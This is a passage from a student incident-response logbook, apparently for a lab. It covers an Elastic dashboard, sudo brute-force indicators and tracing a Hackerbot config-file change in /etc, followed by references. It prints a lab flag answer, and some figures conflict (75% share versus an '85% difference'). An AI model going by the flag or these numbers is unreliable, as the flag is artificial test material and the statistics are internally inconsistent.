Figure 102 – A GUI alert is shown if 'sudo' is used

Incident Response Investigation: Logbook

Logbook Question: design a helpful dashboard with a number of visualisations that highlight the security related events we have started to log. Show a screenshot of your dashboard; and document how and why you selected those fields and visualisation approaches.

process.executable: The most used system processes




Figure 103 – The most used system processes

Figure 103 illustrates `/usr/bin/sudo` is the most used system process and makes up 75% of all system processes, which is a difference of 85% over the second most used system. The heavy use of `sudo` suggests possible malicious activity, more specifically privilege escalation attempts and a user willing to gain superuser access.

event.outcome: Authentication




Figure 104 – Event Outcome Authentication: 80% Failure rate

An 80% Authentication failure rate (as illustrated in Figure 104) suggests a vast number of unsuccessful attempts occurred, which is highly irregular and indicative of a security threat. An attacker may be attempting to brute-force the `sudo` password in order to gain superuser access to the system.

Attack 1

An attempt to edit a config file is coming, configure Elastic Stack recursive directory monitoring and let it happen. You will use Elastic Stack logs to track down the file that changed.

A config file has been edited to contain a flag. In order to determine which file has been modified, recursive directory monitoring was enabled for `/etc`. Using Elastic's Filebeat Reference guide (Elastic, 2017), the following was added to the filebeat config:

```
filebeat.inputs:
- type: filestream
  enabled: true
  paths:
    - /etc/
```

Once filestream and recursive monitoring of `/etc` was enabled, Hackerbot proceeded with the attack. A refresh of the Elastic discover page showed a list of recent changes to various files. After selecting the `"auditd.path.name"` field and setting a filter to only show results for the `/etc` dir, the logs revealed that the file `'action_wpa.sh'` in `/etc/wpa_supplicant/` was the last file changed during the attack (which occurred at 14:43 PM).




Figure 105 – Using field names and file path filtering to view recently modified files

The `'cat'` program was then used to open the file and obtain the flag. A second flag was then provided by Hackerbot.

```
(02:47:03 PM) shibaten: Answer is /etc/wpa_supplicant/action_wpa.sh
(02:47:03 PM) Hackerbot: And ETCWPASUPPLICANTACTIONWPASH is .
(02:47:03 PM) Hackerbot: Correct
(02:47:03 PM) Hackerbot: 😊 flag{defervescency irishries}
(02:47:03 PM) Hackerbot: That was the last attack. Game over?
```

Figure 106 – Flag obtained after providing the name of the file modified by Hackerbot

References

Boise State University (2017) *Where Do Commands Live?* [Online]. Available from:

<<http://cs.boisestate.edu/~amit/teaching/handouts/cs-unix/node43.html>>

[Accessed 6 October 2023].

elastic (2017) *Configure Inputs | Filebeat Reference [8.11]* [Online]. Available from:

<<https://www.elastic.co/guide/en/beats/filebeat/current/configuration-filebeat-options.html>>

[Accessed 14 December 2023].

Faithfull, M. (2020) *What Is File Integrity Monitoring?* *SecureTeam*, 15 December [Online blog].

Available from: <<https://secureteam.co.uk/2020/12/15/what-is-file-integrity-monitoring/>>

[Accessed 04 October 2023].

Fortinet (2020) *What Is a Rootkit? How to Defend and Stop Them?* [Online]. Fortinet. Available from:

<<https://www.fortinet.com/resources/cyberglossary/rootkit>>

[Accessed 04 December 2023].

Fortinet (2020) *What Is SIEM? How Does It Work?* [Online]. Fortinet. Available from:

<<https://www.fortinet.com/resources/cyberglossary/what-is-siem>>

[Accessed 13 December 2023].

Fortinet (2021) *What Is DLP (Data Loss Prevention)?* [Online]. Fortinet. Available from:

<<https://www.fortinet.com/resources/cyberglossary/dlp>>

[Accessed 10 November 2023].

Fortinet (2023) *SNORT—Network Intrusion Detection and Prevention* [Online]. Fortinet. Available

from: <https://www.fortinet.com/resources/cyberglossary/snort?utm_source=blog&utm_campaign=snort>

[Accessed 06 November 2023].

GeekforGeeks (2022) *Protocol Data Unit (PDU)*. *Protocol Data Unit (PDU)*, 27 April [Online blog].

Available from: <<https://www.geeksforgeeks.org/protocol-data-unit-pdu/>>

[Accessed 14 November 2023].

GeeksforGeeks (2020) *Chmod Command in Linux with Examples* [Online]. GeeksforGeeks. Available

from: <<https://www.geeksforgeeks.org/chmod-command-linux/>>

[Accessed 26 September 2023].

International Assigned Numbers Authority (IANA) (2023) *IANA | SMTP Transport Protocol Info*

[Online]. Available from: <<https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml?search=SMTP>>

[Accessed 30 October 2023].

International Assigned Numbers Authority (IANA) (2023) *LDAP Transport Protocol Info* [Online].

Available from: <<https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml?search=LDAP>>

[Accessed 30 October 2023].

kali.org (2023) *Hashdeep | Kali Linux Tools* [Online]. Kali Linux. Available from:

<<https://www.kali.org/tools/hashdeep/>>

[Accessed 09 October 2023].

Kerrisk, M. (2022) *Bash(1) - Linux Manual Page* [Online]. bash(1). Available from: <https://man7.org/linux/man-pages/man1/bash.1.html> [Accessed 26 September 2023].

Kerrisk, M. (2022) *Rsync(1) - Linux Manual Page* [Online]. Available from: <https://man7.org/linux/man-pages/man1/rsync.1.html> [Accessed 10 December 2023].

Kerrisk, M. (2022) *Scp(1) - Linux Manual Page* [Online]. Available from: <https://man7.org/linux/man-pages/man1/scp.1.html> [Accessed 09 December 2023].

Kerrisk, M. (2023) *Chattr(1) - Linux Manual Page* [Online]. Available from: <https://man7.org/linux/man-pages/man1/chattr.1.html> [Accessed 25 September 2023].

Kerrisk, M. (2023) *Diff(1) - Linux Manual Page* [Online]. Available from: <https://man7.org/linux/man-pages/man1/diff.1.html> [Accessed 29 September 2023].

Kerrisk, M. (2023) *Mount(8) - Linux Manual Page* [Online]. Available from: <https://man7.org/linux/man-pages/man8/mount.8.html> [Accessed 5 October 2023].

Kerrisk, M. (2023) *Nmap(1) - Linux Manual Page* [Online]. Available from: <https://man7.org/linux/man-pages/man1/nmap.1.html> [Accessed 16 October 2023].

Kerrisk, M. (2023) *Tcpdump(1) - Linux Manual Page* [Online]. Available from: <https://man7.org/linux/man-pages/man1/tcpdump.1.html> [Accessed 16 October 2023].

Kishore, S. (n.d.) *How to Use Grep to Search for Strings in Files on the Linux Shell* [Online]. HowtoForge. Available from: <https://www.howtoforge.com/tutorial/linux-grep-command/> [Accessed 2 October 2023].

Linuxize (2021) *Understanding Linux File Permissions* [Online]. Available from: <https://linuxize.com/post/understanding-linux-file-permissions/> [Accessed 26 September 2023].

Lixu, T. (2023) *DevOps in Linux — /Bin and /usr/Bin* [Online]. Medium. Available from: <https://tonylixu.medium.com/devops-in-linux-bin-and-usr-bin-62666bee2d1d> [Accessed 09 October 2023].

Mccracken, N. (2023) *The Importance of IT Maintenance* [Online]. Available from: <https://www.itsd.com/the-importance-of-it-maintenance/> [Accessed 15 November 2023].

NetApp (2019) *What Is Backup and Recovery? - Why It's Important | NetApp* [Online]. Available from: <https://www.netapp.com/cyber-resilience/data-protection/data-backup-recovery/what-is-backup-recovery/> [Accessed 10 October 2023].

Incident Response Investigation: Logbook

Pool, M. (2006) *Distcc Security Notes* [Online]. distcc security notes. Available from: <https://www.distcc.org/security.html> [Accessed 19 October 2023].

Reynolds, L. (2023) *Linux Configuration Files: Top 30 Most Important* [Online]. Available from: <https://linuxconfig.org/linux-configuration-files-top-30-most-important> [Accessed 5 October 2023].

Roesch, M. & Snort (2014) *Github: Snort/Etc/Classification.Config* [Online]. Available from: <https://github.com/threatstream/snort/blob/master/etc/classification.config> [Accessed 02 November 2023].

Roesch, M., Green, C. & Cisco (2016) *SNORT Users Manual 2.9.16 - Payload Detection Rule Options* [Online]. SNORT Users Manual 2.9.16. Available from: <http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node32.html#sub:nocase> [Accessed 02 November 2023].

Roesch, M., Green, C. & Cisco (2016) *SNORT Users Manual 2.9.16 - Protected_content* [Online]. SNORT Users Manual 2.9.16. Available from: <http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node32.html#SECTION00452000000000000000> [Accessed 06 November 2023].

Scarfone, K. A. & Mell, P. M. (2007) *Guide to Intrusion Detection and Prevention Systems (IDPS)* [Online]. NIST SP 800-94. 0 ed. Gaithersburg, MD: National Institute of Standards and Technology, p. NIST SP 800-94. Available from: <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-94.pdf> [Accessed 02 December 2023].